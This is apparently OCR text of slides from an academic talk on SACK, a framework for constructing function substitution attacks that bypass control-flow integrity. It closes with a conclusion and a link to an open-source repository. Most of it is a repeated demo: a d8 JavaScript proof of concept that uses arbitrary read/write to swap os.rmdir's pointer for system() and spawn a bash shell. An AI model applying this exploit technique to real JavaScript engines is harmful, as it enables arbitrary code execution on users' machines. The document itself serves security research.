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
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
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

JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 624c11057470
system: 624c11055f60
confirm system: 624c11057470
bash-5.1$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 624c11057470
system: 624c11055f60
confirm system: 624c11057470
bash-5.1$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
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var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
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
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 5ed0b31d1470
system: 5ed0b31cff60
confirm system: 5ed0b31d1470
bash-5.1$
exit
hqh5357@I4-GL-HQH5357-2:~/demo$

Conclusion

- *SACK:* a systematic framework for constructing function substitution (Sub) attacks
  - first scalable framework
  - 22 security oracles, 419 Sub attacks under fully-precise static CFI
  - Sub attacks are practical, widespread and can be systematically constructed
- Open source
  - https://github.com/psu-security-universe/sack



Thank You

Question?

zhechang@psu.edu

Conclusion

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

